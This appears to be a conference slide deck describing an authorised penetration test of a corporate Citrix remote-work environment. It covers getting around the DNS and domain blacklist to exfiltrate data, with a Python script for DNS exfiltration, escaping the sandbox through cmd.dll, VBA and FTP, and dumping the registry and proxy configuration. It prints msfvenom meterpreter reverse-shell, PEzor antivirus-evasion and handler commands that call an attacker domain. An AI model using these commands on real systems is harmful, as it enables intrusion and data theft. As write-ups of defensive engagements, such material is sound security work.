

From home worker to server(s) admin

InsideOutSec



Simone Cimarelli

Vittorio Mignini



Luca Cancelliere



- IT People (definitely not photographers)
- Consulting, Services and products regarding mainly security topics (PT, RT, system hardening, ...)
- CTF player @ PGiatasti (https://pgiatasti.it)

DISCLAIMER

ALL THE TESTS WERE PERFORMED ON CUSTOMER'S REQUEST AND WITH A LEGAL CONTRACT.

ALL THE INFORMATIONS WE'RE GOING TO DESCRIBE HERE ARE DISCLOSED WITH CUSTOMER'S APPROVAL.


DISCLAIMER

WE CAN'T NAME EXPLICITLY THE COMPANY WHICH ENGAGED US FOR THE ACTIVITY, SO THE NAME IS GOING TO BE REPLACED WITH A FAKE NAME... LET'S SAY (WITH A LOT OF FANTASY)... MEGACORP


Introduction

- Penetration test activity on a VDI Citrix environment
- Activity commissioned by one of our main customers
- The tested environment is used by our customer's employees for smart-working
- Scope: exfiltrate information from the customer network
- ACTIVITY DURATION: 5 days


Hypothetical High level architecture



Hypothetical High level architecture




Hypothetical High level architecture



PART I EXFILTRATION


Foothold

THE ENVIRONMENT




Foothold

THE ENVIRONMENT






- Mail with attachments
- DLP identify it without blocking it






Blacklist by domain

16 🧭 🔟 🖫 | 12 🚇 ···






BLACKLIST BYPASS - IBM CLOUD

- We know that our customer interact with IBM systems.
- **cloud.ibm.com** may not be blacklisted...

BLACKLIST BYPASS - IBM CLOUD

- We know that our customer works with IBM
- cloud.ibm.com may be not blacklisted




BLACKLIST BYPASS - ZEROBIN & COPY/PASTE


- zerobin.net is not blacklisted
- copy/paste is not disabled inside Edge



BLACKLIST BYPASS - CATEGORY - 1

https://www.cyren.com/security-center/url-category-check-gate






Exfiltration BLACKLIST BYPASS - CATEGORY


- 1. Find a category which is not blacklisted
- 2. Find and buy an expired domain which is categorized as one of the allowed categories

BLACKLIST BYPASS - CATEGORY - 2




- https://github.com/threatexpress/domainhunter
- The target category is Computers & Technology so we can search for expired domains with "computer" in their name
- python3 domainhunter.py -u user -p password -ke computer


BLACKLIST BYPASS - CATEGORY - EXFILTRATION



BLACKLIST BYPASS - CATEGORY - INJECT




BLACKLIST BYPASS - CATEGORY - INJECT



BLACKLIST BYPASS - CATEGORY - UPLOAD

- TLS can be a good way to bypass some kind of filter
- If the proxy has no SSL termination it can't inspect the real contents of the packets
- Tips&Tricks: To configure quickly a https server Caddy is your friend (https://caddyserver.com/)

BLACKLIST BYPASS - CATEGORY - INJECT



Exfiltration DNS EXFILTRATION

xyz is an information we gain

resolve

authoritative
DNS


Citrix

DNS EXFILTRATION

```
import os
import sys
from functools import partial
from base64 import b16encode as b16
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
destination = sys.argv[1]
if not destination.startswith("."):
    destination = f".{destination}"
input_file = sys.argv[2]
maxlen = 253-len(destination)
key = os.urandom(16)
encryptor = AES.new(key, AES.MODE_ECB)
with open(input_file, "rb") as f:
     data = f.read()
print(b16(key).decode("ascii") + destination)
for i_in_range(0, len(data), 16):
     block = data[i:i+16]
     if len(block) < 16:
           block = pad(block, 16)
     enc_block = encryptor.encrypt(block)
print(b16(enc_block).decode("ascii") + destination)
```

- Configure an authoritative DNS server for an owned domain (nrcomputer.com)
- Generate the exfiltration payloads using a simple script like the one on the left (written in python)
- Exfiltrate data through DNS requests

DNS EXFILTRATION



PART II SANDBOX ESCAPE



Citrix expose a guest OS (MS Windows in our case) through a web application,

On top of it a client configuration agent (Ivanti) setup policies and hardened settings at each load of the guest User.




Guest hardening generally block some common Windows features:

- Execution of system commands
- Limited Graphical menus (no Open with, Save as, run...)
- Explorer.exe with directory and network shares limitation
- Limited key combination support
- ..

Foothold

THE ENVIRONMENT



ARBITRARY COMMAND EXECUTION - OFFICE SUITE

Aggiorna dati

XML


Visualizza codice

Controlli

e 📱 Esegui finestra di dialogo

Modalità

Inserisci



Componenti

Componenti aggiuntivi

aggiuntivi di Excel aggiuntivi COM....

Componenti

Usa riferimenti relativi


Sicurezza macro

Codice

Visual Macro

Basic


- Office suite development features can be enabled
- It is possible to build and execute arbitrary VBA macros




Sandbox escape

INTERACTIVE COMMAND PROMPT

- CMD is "disabled by the administrator"
- Powershell is inhibited by GPOs






Sandbox escape

INTERACTIVE COMMAND PROMPT

- FTP!
- By using the FTP console is possible to execute commands interactively



Sandbox escape

WSF

- WSH (Windows Script Host) enabled
- By finding a writable directory is possible to write a WSF file and execute it
 - A more comfortable way to execute arbitrary commands

Sandbox escape

CMD DISABLED

- REG add HKCU\Software\Policies\Microsoft\Windows\System
 /v DisableCMD /t REG_DWORD /d 1 /f
- CMD.exe is disabled, but the entire logic of CMD.exe is contained in cmd.dll
- From Didier Stevens https://blog.didierstevens.com/

rundll32

03/03/2021 • 2 minutes to read • 🚱 🕡 🧖 🥡 🕕











Is this page helpful?

Loads and runs 32-bit dynamic-link libraries (DLLs). There are no configurable settings for Rundll32. Help information is provided for a specific DLL you run with the rundli32 command.


Sandbox escape

UNLOCK COMMAND PROMPT

- C:\Windows\SysWOW64\rundll32.exe
- "Loads and runs 32-bit dynamic-link libraries (DLLs). There are no configurable settings for Rundll32. Help information is provided for a specific DLL you run with the rundll32 command."

Sandbox escape

UNLOCK COMMAND PROMPT



ReactOS Operating System [Version 0.3.11-20151211-rUNKNOWN]
(C) Copyright 1998-2009 ReactOS Team.


Modifications by Didier Stevens https://DidierStevens.com

h:\documenti>

Enumeration

DUMP THE REGISTRY

- regedit.exe is used to navigate and edit registry keys
- Is possible to dump the entire registry and exfiltrate the resulting file using one of the method described earlier



Enumeration INTERESTING FINDINGS

- [HKEY_USERS\S-1-5-21-344748870-4015308433-2054805700-189537\Software\Microsoft\Windows\Curren tVersion\Internet Settings].AutoConfigURL=http://pac.megacorp.it:9544/proxy.pac
- [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\iphlpsvc\Parameters\ProxyMgr\{AE45A3F7-7DC4 -4F94-9707-1C80CCE40536}]. AutoConfigURL=http://internal.megacorp.it/proxy-prod-accesso-svilup patori.pac
- Link to Proxy Automatic Configuration files (PAC)

Enumeration

INTERESTING FINDINGS

Link to Proxy Automatic

Configuration files (PAC)

```
function FindProxyForURL(url, host) {
    var PROXY_SOPHOS = "PROXY sophos-web-vip.megacorp:8080";
    var PROXY_IRONPORT = "PROXY ironport-web-vip.megacorp:8080";
    var PROXY IRONPORT SVILUPPATORI = "PROXY 11.111.11.11:8081":
    var DIRECT = "DIRECT";
       isPlainHostName(host) ||
       shExpMatch(host, "localhost.*") ||
    if(isIpV4Addr.test(host))
       return resolvedIPManaging(host);
       shExpMatch(url,"http*connecto.megacorp.it*") ||
       shExpMatch(url,"*.group.gca*") ||
       shExpMatch(url, "*.intranet.gca*") ||
       shExpMatch(url, "*.prodinfo.gca*") ||
       dnsDomainIs(host,".ksjakdjalkd.fr") ||
       dnsDomainIs(host,".aasaaaa.com") ||
       shExpMatch(url,"*.emea.cib*") ||
       shExpMatch(url,"*.ss.cib*") ||
       shExpMatch(url,"*.dev.xxx.cib*") ||
       dnsDomainIs(host,"xxx-myjobs.com") |
       dnsDomainIs(host, "serviziomol.megacorp.it") ||
       shExpMatch(url, "*xyz.com*")
   return PROXY_IRONPORT;
```


Enumeration

INTERESTING FINDINGS

OPSEC safe host and service discovery

```
//Shibboleth per autenticazione SSO verso HCM ORACLE
  dnsDomainIs(host, "shib.megacorp.com") ||
  dnsDomainIs(host, "shib.megacorp.it") ||
  dnsDomainIs(host,"shib-ext.megacorp.com") ||
  dnsDomainIs(host, "shib-ext.megacorp.it") ||
  dnsDomainIs(host, "grpt-etl-kv00.megacorp.it") ||
 dnsDomainIs(host, "grpi-etl-hv00.megacorp.it") ||
  dnsDomainIs(host, "sophos-web-vip.megacorp.it") ||
  dnsDomainIs(host,"ev.megacorp.it") ||
  dnsDomainIs(host, "grexcipvs01.megacorp.it") ||
 dnsDomainIs(host, "grexcipvs02.megacorp.it") ||
 dnsDomainIs(host, "grexcipvs03.megacorp.it") ||
  dnsDomainIs(host, "grexcipvs04.megacorp.it") ||
  dnsDomainIs(host, "grsevipvs01.megacorp.it") ||
  dnsDomainIs(host, "grsevipvs02.megacorp.it") ||
  dnsDomainIs(host, "sevevvs01.megacorp.it") ||
  dnsDomainIs(host, "sevevvs01.megacorp.it") ||
  dnsDomainIs(host, "sevevvs02.megacorp.it") ||
 dnsDomainIs(host,"sevevvs02.megacorp.it") ||
  dnsDomainIs(host, "sevevvs61.megacorp.it") ||
  dnsDomainIs(host, "sevevvs61.megacorp.it") ||
 dnsDomainIs(host,"portalecm.megacorp.it") ||
 dnsDomainIs(host,"grpi-cdb-pv04.megacorp.it") ||
  dnsDomainIs(host,"grpi-cdb-pv05.megacorp.it") ||
 dnsDomainIs(host, "dc.services.visualstudio.com") ||
  shExpMatch(url,"*portaleinfrastrutture.megacorp.it*")
return DIRECT;
```

Improving kb




Enumeration


INTERESTING FINDINGS

```
// If specific URL needs to bypass proxy and send traffic to proxy Megacorp.
    if
        shExpMatch(url,"*.group.gca*") ||
        shExpMatch(url,"*.intranet.gca*") ||
        shExpMatch(url, "*.prodinfo.gca*") ||
        dnsDomainIs(host,".ksjakdjalkd.fr") ||
        dnsDomainIs(host,".aasaaaa.com") ||
        shExpMatch(url, "*.emea.cib*") ||
        shExpMatch(url, "*.ss.cib*") ||
        shExpMatch(url, "*.asia.cib*") ||
        shExpMatch(url, "*.dev.xxx.cib*") ||
        dnsDomainIs(host,".ilsole24ore.com") ||
        dnsDomainIs(host,"xxx-myjobs.com") ||
        dnsDomainIs(host,"*mybanking.megacorp.it*") ||
        shExpMatch(url, "*xyz.com")
    return PROXY IRONPORT;
```


Learn from data



Improper RegEx



Abuse regex logic



PART III INFECTING THE SYSTEM

Exfiltration

"BUILDING" THE MALWARE - 1

- Our scope doesn't require to be stealthy so we can test detection capabilities of the AV used in target system. We used metasploit to build the most classic meterpreter payload
- "qui sono quasi tutti somari e amanti di metasploit, quindi gentaccia, ma di meglio non si trova" ~ decoder (joking)



Exfiltration

"BUILDING" THE MALWARE - 2

- msfvenom -a x64 --platform windows -p windows/x64/meterpreter_reverse_https
 LHOST=www.nrcomputer.com LPORT=443 HandlerSSLCert=./cert.pem
 HttpProxyHost=<IP> HttpProxyUser=MegaCorpUser HttpProxyPort=8080
 HttpProxyPass=MUserPw -f exe -o malware.exe
- As expected the "plain" meterpreter payload is immediately detected and neutralized by the AV countermeasures
- That's where Pezor can come in handy, a great tool when is time to obfuscate a malware (thanks @phraaaaaaa)

```
bash PEzor.sh -64 -sgn -unhook -syscalls -antidebug -format=exe malware.exe
```

Exfiltration INFECTING THE SYSTEM - 3

Set up a listener. TLS help to bypass (some) Dps/Edr system


```
sudo msfconsole -x "use exploit/multi/handler; set
PAYLOAD windows/x64/meterpreter/reverse_https; set
LHOST 0.0.0; set LPORT 443; set HandlerSSLCert
./cert.pem; run -j"
```

PART IV PRIVESC

GRAPHICAL MENUS


 Menu as "open with" or "save as" can have a different scope than the one directly offered to the user






ACCESS INHIBITED PATHS

 Using . Ink files is possible to access some previously inhibited paths (Local filesystem and network shares)



Generale Colleg	Jamento	Sicurezza	Dettagli	Versioni precedent
S)	YSVOL_L	.NK		
Tipo:	Cartella	di file		
Percorso:	SYSVO	L		
Destinazione:		SYSV	DL	
Da:	_			
70 mm mm				
Tasti di scelta rapida:				
Esegui:	Finestra normale			
Commento:				
Apri percorso file		Cambia	icona	Avanzate



ACCESS INHIBITED PATHS

Stealthy Network enumeration: Domain controller's SYSVOL

- SYSVOL/Policies/{38F435B0-1644-4A9D-A26F-18BB97724B71}/Machine/Preferences/Groups/Groups.xml
- SYSVOL/Policies/{563A12A9-D035-4D62-8787-BB823FBB24D5}/User/Preferences/Drives/Drives.xml

GROUPS.XML

```
